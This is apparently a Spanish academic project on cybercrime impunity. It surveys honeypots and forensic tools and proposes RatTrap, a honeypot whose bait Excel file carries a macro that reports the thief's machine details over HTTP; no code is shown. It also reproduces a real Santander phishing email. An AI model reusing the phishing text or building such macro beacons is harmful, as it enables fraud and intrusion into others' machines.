“Trabaja en impedir delitos
Para no necesitar castigos.”

Confucio.

”Mi mensaje para las empresas
que piensan que no han sido atacadas es:
no estás buscando lo suficiente”

James Snook.

INDEX.

1 - Resumen.

El veloz crecimiento de internet ha traído múltiples beneficios en el uso global por parte de todos los usuarios, sin embargo, de la mano ha crecido un movimiento de ciber criminalidad, tan grande como peligroso. El objetivo de este proyecto es el de reflexionar, a partir de una miscelánea investigación documental, sobre si existe una gran aceptación de la impunidad de este tipo de delitos en la sociedad. Así mismo, también de si ha adquirido tal magnitud que ha desbordado a las administraciones de todo el mundo, dejando la principal iniciativa y vanguardia de la ciberseguridad en manos privadas, y relegando en consecuencia, la identificación de los atacantes, en favor de las iniciativas defensivas. Por último, abrir una línea de exploración en la imputabilidad de los intrusos mediante la implementación de una estructura llamada RatTrap, que propondrá algunas posibles aportaciones al ciclo de vida de la seguridad ofensiva.

2- Abstract.

The rapid growth of internet has brought multiple benefits in global use for every users, however, at the same time with it has grown a cyber crime movement, both large and dangerous. The objective of this project is to reflect, from a miscellaneous documentary investigation, if it has a great acceptance of impunity on this type of crime, in our society. As well, if it has acquired such magnitude that it has overwhelmed administrations around the world, leaving the main initiative and vanguard of cybersecurity in private hands, and in consecuense, relegating the identification of attackers, in favor of defensive initiatives. Finally, open a line of exploration in the imputability of intruders by implementing a structure called RatTrap, which will propose some possible contributions to the offensive security life cycle.

3 - Palabras Clave. Keywords.

- Identificación de los Atacantes.
- Baliza informática.
- Ciclo de la seguridad.
- Ataque certificado sin repudio.
- Impunidad digital.

4 - La impunidad en la Ciberdelincuencia (Introducción).


4.1 - El mundo real y el mundo virtual.


En negocios físicos como por ejemplo una entidad bancaria, son de sobra conocidas la multitud de sofisticadas medidas de seguridad implementadas para defender sus activos. En cuanto a medianas y pequeñas empresas, éstas disponen también de medidas de seguridad, aunque no tan robustas. Pero el ciclo de vida en la seguridad física, mucho más antigua que la digital, no termina en la correcta repulsión de un ataque, porque de lo contrario se estaría asumiendo la impunidad de los atacantes como algo inocuo.

No obstante, en el mundo virtual no ocurre lo mismo. En este campo la posterior identificación de los atacantes no es a día de hoy una prioridad, aunque ésta, participe de manera indirecta en la arquitectura previa de la seguridad, pues desincentiva a los posibles futuros ciberdelincuentes. Muchos expertos en criminalidad ponen de manifiesto la relación entre impunidad y crecimiento de la criminalidad. Y algunos, como en el proyecto "Los costos de la impunidad", incluso han estudiado una relación cuantitativa de las consecuencias que supone la elevación de cada punto de impunidad: por cada punto que aumentan las sentencias sobre homicidios en México, desaparecen 10,4 personas menos. http://www.costosdelaimpunidad.mx/

4.2 - Informe del Ministerio del Interior (2018/2019).

Según un informe del Ministerio del interior, en el año 2018, el 77,6% de los ciberdelitos **denunciados** quedaron sin esclarecer y apenas el 5,1% terminaría en detenciones. En el 2019 fueron el 84,9% y el 4,08%. Y es relevante subrayar el concepto "**denunciados"**, pues las cifras con casi total seguridad, serán mucho mayores.






De entre dichos delitos, el fraude informático acapara la fracción más grande del global de la ciberdelincuencia **conocida,** con el 80,2% en 2018 y el 88,01% en 2019. Estos porcentajes, sí que se aproximarán a los porcentajes reales, pues teniendo en cuenta el "teorema central del límite" (el cual garantiza una distribución aproximadamente normal cuando n es lo suficientemente grande) se alcanzarían volúmenes suficientes para actuar a modo de muestreo.

De dicho delito de fraude informático (estafa) escenifiquemos el más conocido y frecuente de todos: el phishing. El estafador, conocido como phiser, se hace pasar por una empresa o entidad de confianza para suplantarla y persuadir a las víctimas para que le faciliten información sensible.

4.3 - Diagrama de un ejemplo muy frecuente del ciclo del phising:



Como paradigma de los métodos de phising, está la suplantación de entidades financieras. La víctima recibe un email simulando (a veces mejor y otras veces más burdamente) a una entidad financiera. Le exigen que cambie sus credenciales de acceso debido a un intento de vulneración de la seguridad de su cuenta o sin dar ninguna razón. La víctima es dirigida a una web clon de la web oficial. El phiser recaba sus viejas y nuevas credenciales y rápidamente las cambia en la web original. Acto seguido redirige a la víctima a la web original, haciéndole creer que todo ha ido bien. Ejemplo real:


ayuda-servicio.al.cliente-santander
Fwd [TR] Re : Nueva sistema !
Para: undisclosed-recipients:;

Bienvenido a tu Banca !

Apartir del [-13/07/2020-] No puedes utilizar su cuenta. Tienes que activar la nueva sistema de seguridad web.
Una vez que actualice la información de su cuenta, su cuenta comenzará a funcionar normalmente una vez más.

El proceso completo tomará solo 5 minutos. Debería tomar medidas ahora para solucionar el problema lo antes posible.
La nueva sistema garantizará la mejor seguridad en sus operaciones.

Activa ahora el nuevo sistema de seguridad

* Ahora, por su seguridad, le vamos a enviar un SMS a su número de móvil con un código de seguridad

© Santander S.A, Todos los derechos reservados.

4.4 - ¿Pero y qué sucede después?

El delito anterior es sobradamente conocido, pero la pregunta que se deriva de ello es "**¿y qué sucede después?"** ¿Qué sucede una vez que la víctima ha sufrido las consecuencias o que se ha dado cuenta del intento de estafa, aunque no haya llegado a concluirse maliciosamente? **¿Las autoridades públicas o privadas, tratan de identificar lo suficiente al o a los atacantes?** ¿O pasa a engrosar el 95% - 96% de infracciones impunes? Pues dependerá de la gravedad de los hechos, pero basándonos en los estudios mencionados, la inmensa mayoría de las veces quedará sin investigar o sin esclarecer.

Un ejemplo al alcance de cualquiera, representativo de la mencionada situación actual de impunidad, está disponible en YouTube. Nos referimos a una serie de iniciativas poco legítimas para

denunciar públicamente a ciberdelincuentes. El propietario de un canal se burla de centenares de scammers (estafadores) atacando él a los ordenadores que pretenden atacarle.

Canal de YouTube Scammer Revolts:

https://www.youtube.com/c/ScammerRevolts/videos

En dicho canal podemos encontrar, como ejemplo entre otros, el vídeo "**SCAMMER RAGES WHEN I DELETE THOUSANDS OF HIS FILES!**", y en él podemos comprobar cómo el propietario del canal es víctima, aparentemente, de un intento de ataque malicioso por parte de un scammer y cómo realmente es él quien obtiene el control de la maquina del atacante, para eliminarle multitud de archivos como escarmiento.

Tanto la actitud delictiva del scammer como la dudosa actuación del contraatacante, son susceptibles de ser paralizadas por investigaciones policiales y por procedimientos jurídicos. Sin embargo el primer vídeo de los centenares que se pueden encontrar en dicho canal es del año 2016 y a día de hoy, en el 2020, el propietario continúa produciéndolos, a pesar de estar al alcance de cualquiera, evidenciando la impunidad que existe actualmente.

Este comportamiento si se extrapolara al mundo físico, sería como si una persona grabara vídeos robándole la cartera a carteristas en el metro, rompiendo sus documentos, y haciéndolo por años sin que nada ni nadie le detuviese.¿Se podrían publicar estos robos durante años en la red? ¿No sería delito?

4.5 - Situación actual.

Si nos basamos en el estudio de impunidad del Ministerio del interior, a todas luces, aunque los datos no son públicos, las dotaciones y efectivos de la Unidad de Investigación Tecnológica en España, creada en el 2012, no están siendo suficientes. Y aunque no está ocurriendo en la misma proporción en todos los países, en todos se enfrentan al mismo problema. El auténtico valor del índice de impunidad, con seguridad está muy lejos del de los delitos no virtuales, a pesar de que los delitos en la red representan en el total del conjunto de los delitos, una fracción cada año mayor. Los ciberdelincuentes cuentan con grandes recursos con los que no se dota a las administraciones y esta es una de las razones por las que muchas empresas contratan servicios privados o adquieren sus propias empresas de Ciberseguridad, como Elevenpaths (adquirida por Telefónica), proveniente de la ex Informatica64, a las que convierten en su unidad de seguridad informática.

De hechos como este, se desprende que a día de hoy estamos viviendo en un mundo en el que las empresas se ven obligadas a contratar su propia policía privada virtual, mejor dotada que la

policía pública. Y la circunstancia que queremos subrayar en este estudio, se halla en que dicha policía privada, está destinada principalmente al bastionado y no a la identificación de los atacantes, con lo que esto supone para futuros ataques.

4.6 - Desmotivación en la identificación de atacantes.

Desde el punto de las administraciones públicas puede ser desmotivador por varias razones:

- En primer lugar, los ciberdelincuentes tienen más recursos económicos destinados a herramientas automáticas y a mecanismos en general, que los que las administraciones reciben.
- En segundo lugar, la proporción entre ciberdelincuentes y ciberpolicías, teniendo en cuenta la imparable producción diaria de malware, es claramente favorable a los primeros. El estudio de un caso, puede ser laborioso y lento en algunas ocasiones y por cada identificación que un efectivo logra, a su alrededor circulan cientos de atacantes descontrolados.
- En tercer lugar, muchos ataques se realizan desde países extranjeros, que dificultan la trazabilidad y en ocasiones, que incluso conniven con sus gobiernos. Y si bien es verdad que una vez identificados, se puede poner en manos de la Interpol, esto en sí mismo, ya es una clara dificultad añadida.
- Y por último, la población dentro del mundo virtual no tiene la misma percepción de lo que es delito, como en el mundo físico, y esto se convierte en una rémora más.

4.7 - ¿Un problema sólo en España? Contexto Mundial.

Curiosamente, a pesar de la impunidad mencionada en España respecto a los delitos informáticos, España fue en el 2018 el séptimo país más comprometido con la Ciberseguridad según La Unión Internacional de Telecomunicaciones (organismo de las Naciones Unidas), como muestra en su informe “Global Cibersecurity Index”. Este dato nos puede dar una idea del contexto mundial frente a la ciberdelincuencia, frente a la identificación y frente la impunidad.

De poco servirán los esfuerzos y el compromiso por la Ciberseguridad en países como España, si países como Andorra, que son limítrofes y de fácil tránsito sin visado, ocupan la posición 143 de dicho ranking mundial.


Table 4: GCI most committed countries globally in 2018 (normalized score)

Rank	Member States	GCI Score	Legal	Technical	Organizational	Capacity building	Cooperation
1	United Kingdom	0.931	0.200	0.191	0.200	0.189	0.151
2	United States of America	0.926	0.200	0.184	0.200	0.191	0.151
3	France	0.918	0.200	0.193	0.200	0.186	0.139
4	Lithuania	0.908	0.200	0.168	0.200	0.185	0.155
5	Estonia	0.905	0.200	0.195	0.186	0.170	0.153
6	Singapore	0.898	0.200	0.186	0.192	0.195	0.125
7	Spain	0.896	0.200	0.180	0.200	0.168	0.148
8	Malaysia	0.893	0.179	0.196	0.200	0.198	0.120
9	Norway	0.892	0.191	0.196	0.177	0.185	0.143
10	Canada	0.892	0.195	0.189	0.200	0.172	0.137
11	Australia	0.890	0.200	0.174	0.200	0.176	0.139

4 Key findings

4.1 Heat map of national cybersecurity commitment

Figure 4: Heat map showing geographical commitment around the world



5 - Hipótesis.

La identificación como prioridad.

La ciberseguridad respecto del promedio de los delitos en general, se encuentra en un estado preocupante de impunidad y la tendencia muestra un empeoramiento debido al vertiginoso crecimiento de los ciberdelitos respecto del total de las infracciones (5,3% en el 2017 - 7,01% en el 2018 - 10,01% en el 2019).

En el año 2019 en España, analizando los datos oficiales del Ministerio del Interior, se ve claramente un mayor esclarecimiento de los delitos en función de la gravedad. Mientras un homicidio tiene una tasa de esclarecimiento del 95,3%, el tráfico de drogas del 93,2%, la agresión sexual del 86,4%, el secuestro baja al 55%, el robo con violencia e intimidación al 33,6%, la sustracción de vehículos al 28,7% y los hurtos al 18,7%. Esto muestra, entre otros factores, un patrón por parte de las autoridades priorizando el esclarecimiento de los delitos entendidos como más graves sobre los que lo son menos. El cuestionamiento de la estrategia a la que apunta este patrón no es el objetivo de esta investigación pero sí es importante que muestra, como un hecho coherente, que el índice de ciberdelitos esclarecidos esté en la franja más baja del escalafón con un 15,1%, y eso únicamente teniendo en cuenta los delitos denunciados. En el nuevo informe de la asociación de Auditoría y Control de Sistemas de Información (ISACA) se pone de manifiesto que la mayoría de los delitos informáticos no se denuncian, lo que de ser cierto, decrecería la tasa de esclarecimiento a un valor más bajo aún, como apuntan todos los indicadores.

La alta tasa de impunidad es un factor que retroalimenta el crecimiento de las nuevas infracciones cibernéticas, mientras ningún estamento de carácter internacional está logrando obtener el control de la red globalizada. En este punto se hace necesario un frente de seguridad ofensiva, que no deje a la cibercriminalidad seguir marcando los tiempos y que le disipe esa sensación de que es poco probable que haya consecuencias. En los últimos tiempos la seguridad ofensiva ha demostrado ser una de las más eficientes respuestas, si no la más eficiente, al crecimiento vertiginoso de los delitos informáticos. Las víctimas y administraciones, ya no sólo adquieren elementos defensivos sino que además se adelantan en muchos casos a los incidentes.

Un paso primordial es que tanto desde el plano privado como desde el público, se han de hacer más esfuerzos por trazar la identidad de los ciberdelincuentes con medios que además logren certificar lo suficientemente las autorías, logrando el no repudio, y la imputación en caso de encontrarse en el marco jurídico punible. Esto reduciría la sensación de impunidad. Y es aquí donde

la seguridad ofensiva puede jugar un papel fundamental. Los atacantes pueden ser identificados, y muchas veces imputados, en un número mucho mayor de casos, destinando los recursos y los esfuerzos suficientes para ello y de tal modo, algunos de los futuros atacantes serán desincentivados en la ecuación: **sensación de impunidad = crecimiento del delito**. De entre las múltiples voces que manifiestan esta relación se encuentra la corte Iberoamericana de Derechos Humanos: "…la impunidad propicia la repetición crónica de las violaciones de Derechos Humanos…".

Por tanto, reduciendo la sensación de impunidad mejoraremos el ciclo de vida de la ciberseguridad, si no añadiendo una etapa más, aportando más elementos activos, que a día de hoy, en vista de los indicadores oficiales, son claramente insuficientes.

Lanzando una primera línea de análisis en la identificación de los atacantes como parte activa del ciclo de la seguridad, que servirá como punto de partida, mostramos en esta investigación el funcionamiento de una propuesta sencilla en un entorno controlado, marcando un archivo de office robado que identificará a los hipotéticos ciberdelincuentes y reduciendo así la sensación de impunidad. En concreto, en la simulación de nuestro proyecto, marcaremos un archivo disponible en un acceso vulnerable.

Hay muchas analogías que se pueden utilizar para ilustrar nuestra propuesta pero una que nos parece especialmente interesante es la de los localizadores GPS antirrobo de las motocicletas. Este tipo de dispositivos se ocultan en el interior del motor (siempre en diferentes lugares para no ser previsibles) con la intención de enviar su ubicación en caso de ser sustraídos, e informar de su paradero. Estos han dificultado el robo de este tipo de vehículos y los responsables incluso se han visto obligados a modificar su modus operandi, como se explica en el portal detector-seguridad en su artículo "**El robo de motos en España"**:

"…la transportan a algún lugar discreto alejado del lugar del robo para hacer lo que llaman ellos " dejar enfriar" por si hubiera algún dispositivo de recuperación en caso de robo y regresan a los pocos días. En el caso de que la moto se encuentre en el lugar ya se la llevan al taller clandestino para el desguace y la venta por piezas o para transportarla íntegramente y venderla en el mercado negro".

Hasta tal punto cambia las cosas una baliza, que según el mencionado estudio del Ministerio del Interior, sólo el 10% de este tipo de vehículos son recuperados y dicha recuperación dependerá, como uno de los factores principales, de si el vehículo contenía un localizador.

En nuestro ejemplo, un archivo de excel llamado Users-And-Passwords será nuestro GPS esperando por si alguien lo robase en un acceso falso con una vulnerabilidad conocida (HoneyPot).

Nuestro archivo de office actuará igual que un localizador GPS dejando que sea el ladrón quien lo introduzca en su propiedad. Dicho fichero albergará un script que actuará como nuestro localizador, obteniendo información del nuevo entorno en el que se encuentra tras ser sustraído y enviándolo a través de internet, por medio de peticiones HTTP. Esta petición pasará por una entidad certificadora que se hará testigo de su autenticidad.

Ciertamente, no quedará demostrado en este experimento que se puede mejorar sensiblemente la identificación de los intrusos con estas técnicas, entre otras razones por ser muy sencillas las técnicas de monitorización que vamos a utilizar y además por no probarlas en una situación real, pero es que el objetivo que realmente buscamos es el de ofrecer un interesante planteamiento de lo que podría llegar a mejorarse la identificación de los atacantes a través de archivos auténticos o archivos aparentemente auténticos y de lo que supondría para el control del crecimiento de los ciberdelitos la priorización de la identificación como una etapa más.

En cuanto al conjunto del entorno más el localizador, lo hemos llamado RatTrap, pero no lo hemos hecho, como se podría llegar a pensar, por definir a los ciberdelincuentes como este tipo de roedores, sino por el comportamiento que tiene este animal como ladrón. La rata no come donde roba si no es estrictamente necesario, sino que lleva lo que sustrae a su madriguera y una vez allí, relajada y confiada, disfruta tranquilamente del fruto de sus actos.

Los ciberdelincuentes habitualmente toman serias medidas de precaución cuando estén acometiendo sus ataques y para la mayoría de las empresas y particulares, son difíciles de rastrear en ese momento, pero tanto antes de iniciarlos como una vez terminados, trabajaremos sobre dos probabilidades:

- Por un lado, en la gran mayoría de las ocasiones tomarán el acceso más sencillo, la vulnerabilidad menos compleja de explotar (no es imaginable un ladrón escalando a un cuarto piso en busca de una ventana medio abierta, cuando la puerta de la calle está mal cerrada) y por tanto accederán al HoneyPot fortificado ignorando el resto.
- Por otro lado, al abandonar el objetivo atacado serán menos precavidos y tomarán medidas de ocultación menos robustas, lo que facilitará la identificación por parte de una baliza que emita señales. E incluso si son precavidos, habremos logrado entrar dentro del entorno del atacante, y dependerá del nivel técnico de quien haya diseñado la baliza, el romper las aparentemente infranqueables barreras defensivas que se puedan encontrar, del mismo modo que algunos malware como Careto logran eludir entornos controlados como el de la ya no tan inexpugnable Sandbox de Google Chrome.

6 - Actitud reactiva actual frente a los ataques. (Estado del arte).

6.1 - Contexto actual de iniciativas similares.

Analizando los sitios web de las empresas más importantes de ciberseguridad, como Accenture, IBM, ElevenPaths, etc., constatamos que ninguna ofrece servicios de identificación y captura de los intrusos, destinando su oferta principalmente a la prevención y respuesta de incidentes. Por el momento primordialmente se trabaja en el bastionado como principal elemento de la seguridad y con un fin defensivo, en el estudio tanto anterior como posterior, de los ataques. En nuestra búsqueda de las propuestas vigentes, no hemos encontrado herramientas destinadas principalmente a la identificación de los atacantes y menos aún desde su propio entorno. Eso no conlleva necesariamente que no existan, pero sí que no son de fácil acceso y por tanto son escasas.

A día de hoy no se prioriza marcar al atacante a su paso con algún tipo de huella o rastro que se pueda seguir posteriormente, sometiéndose, al casi único fin de contrarrestarlo.

6.2 - HoneyPot. En el interior del incidente.

Sin duda, el HoneyPot es la herramienta que más se aproxima a la identificación de los atacantes, pero con la salvedad de que está inicialmente pensada para destapar su modus operandi y con los conocimientos adquiridos, defenderse de ellos.

Una diferencia importante es que estas trampas actúan en el propio entorno mientras que nosotros lo hacemos en el del intruso. Es cierto que RatTrap contiene un HoneyPot en su construcción como parte de su estrategia pero lo hace con el único fin de proteger el resto de la estructura de la intrusión. Ni estudia al atacante ni trata de identificarlo desde dentro.

Si bien es cierto que los primeros se utilizan principalmente para estudiar al delincuente y utilizar esos conocimientos para defenderse mejor, en ocasiones también buscan trazabilidades que acaban siendo muy útiles para posteriores investigaciones.

Los HoneyPot simulan entradas accesibles que hacen creer a los atacantes que hay vulnerabilidades disponibles, dejándoles consumir tiempo dentro de un entorno controlado. Son una herramienta muy eficiente cuando estamos dentro de nuestro entorno, no sólo para estudiar el comportamiento de los intrusos sino también para emplearlos directamente como línea de defensa.

No son herramientas nuevas, ya que son casi tan longevas como internet. Algunas de ellas, como Deception Toolkit (1997), llevan décadas desplegadas ofreciendo una colección de aparentes servicios vulnerables, escritos en Perl, que en realidad sólo distraen al atacante y lo mantienen confundido con el fin de frustrarlo.

Un proyecto interesante en el estudio de los ciberdelincuentes para tener muy en cuenta es honeynet https://www.honeynet.org/, creada por el analista Lance Spitzner, apasionado del análisis del comportamiento de los intrusos informáticos. A través de ella y de los resultados de múltiples HoneyPots se pueden entender muchas características del paradigma del intruso. De su autor es muy recomendable la lectura “Honeypots: Tracking Hackers”.

Por citar sólo algunos otros HoneyPots relevantes del gran abanico que existe, están HoneyC, Sebek, Argus, Capture-HPC, mapWOC, Conpot, Gaspot, Gridpot, iHoney.

Una propuesta que hemos encontrado inicialmente inspirada también en la identificación forense de los atacantes aunque desde el propio entorno, la ofrece la empresa israelí Illusive Networks https://www.illusivenetworks.com/. Esta empresa, una vez detectada la intrusión, diseña un entorno que permite acceder al atacante, confundiéndole con caminos erróneos, para finalmente

expulsarle y después emplear herramientas forenses contra él. Ellos lo definen como un laberinto de engaños que hace que la víctima lleve la iniciativa del ataque, mientras el atacante piensa que es al contrario.

Un detalle interesante y reseñable sobre el mencionado proyecto, es que Eric Schmidt, presidente ejecutivo de Google, invirtió en ellos al conocer su propuesta, comprando una parte de la empresa.

6.3 - Herramientas con semejanzas.

En nuestra búsqueda por un concepto similar sí hemos encontrado algunas iniciativas que contienen otro tipo de semejanzas y que nos parece interesante mencionar. Se pueden encontrar algunas herramientas que atacan también vulnerabilidades o descuidos como habilitar las macros en un documento de office, como hacemos nosotros, pero están más orientadas a localizar empleados que son descuidados. Una de ellas es MacPhish, diseñada con una intención pedagógica de concienciación, para obligar a dichos empleados a emprender unas mínimas medidas de seguridad. Esta herramienta podría sernos muy útil a la hora de evaluar qué personas en nuestra empresa aceptan las macros sin ningún recelo. Como en nuestro caso, MacPhish enviará a un endpoint, si así se desea, información básica de la víctima, tal como la IP o el puerto. Y es capaz incluso de ir más allá y de ejecutar un meterpreter.
https://github.com/cldrn/macphish

La característica que encontramos en esta herramienta que nos recuerda más a la nuestra, es el vector beacon o baliza. Ésta nos puede mantener informados por medio de peticiones HTTP de cuándo la máquina está activa y cuándo no.

6.4 - Herramientas forenses. Después del incidente.

Las empresas tardan, según un estudio del Instituto Ponemon, una media de 3 meses en darse cuenta de las brechas de seguridad, y de estas empresas, las más pequeñas, incluso 6 meses. Sin hablar de las que nunca lo detectan. Para ese momento, tratar de buscar e identificar a los autores de las intrusiones puede llegar a ser una tarea casi imposible. Pero no todo está perdido, ya que existen, herramientas y frameworks forenses con las que investigar los incidentes e identificar a los responsables. De entre las más relevantes podemos citar:

FTK (Forensic Toolkit) para el análisis de discos duros con la interesante capacidad, entre otras, de generar análisis forenses de correos electrónicos, incluso borrados.

También la Suite **CAINE Linux** (Computer Aided Investigative Enviroment), una magnífica recopilación de completas herramientas forenses. He aquí algunos de los programas nativos que podemos encontrar en CAINE Linux:

- Autopsy: Analiza diferentes tipos de evidencias a partir de una imagen del disco.
- Galleta: Especializada en análisis de cookies.
- Grissom Analyzer: Especializada en el análisis de imágenes.

O la herramienta **LORG** https://github.com/jensvoid/lorg para el análisis de server Logs.

Captura de pantalla de "Análisis forense de logs de Apache/Nginx" de https://www.linuxito.com/:

LORG genera un reporte completo y detallado en formato HTML:

```
emi@hal9000:~/scripts/lorg % ll -h report_13-Jul-2016-161213.html
-rw-r--r--  1 emi  wheel    70M Jul 13 14:17 report_13-Jul-2016-161213.html
```

6.5 - ¿Qué razón puede haber para que no haya más herramientas desplegadas en el ámbito privado para la identificación de los atacantes?

Una razón podría ser probablemente de origen legal. La ley no sabe cómo distinguir entre hackers maliciosos y hackers éticos, y en consecuencia introduce a todos en el mismo saco jurídico.

"En España se entiende por Delito Informático: Ataques que se producen contra el derecho a la intimidad. Delito de descubrimiento y revelación de secretos mediante el apoderamiento y difusión de datos reservados registrados en ficheros o soportes informáticos. (Artículos del 197 al 201 del Código Penal)". ("Ley de Hacking y tipos de delitos informáticos". http://oscarpadial.com/ley-hacking-23-diciembre-2010/)

Así que con esta rémora hay que hilar fino para no acabar siendo víctima de las buenas intenciones. En cierto modo es comparable a una situación sobradamente conocida: alguien intenta expulsar a intrusos okupas que han allanado su vivienda y haciéndolo comete un delito. No siempre el sentido común va estrictamente de la mano del sentido regulatorio.
En concreto el artículo que encorseta más a los hackers bienintencionados y a los expertos en ciberseguridad ofensiva es el siguiente:

Artículo 197.

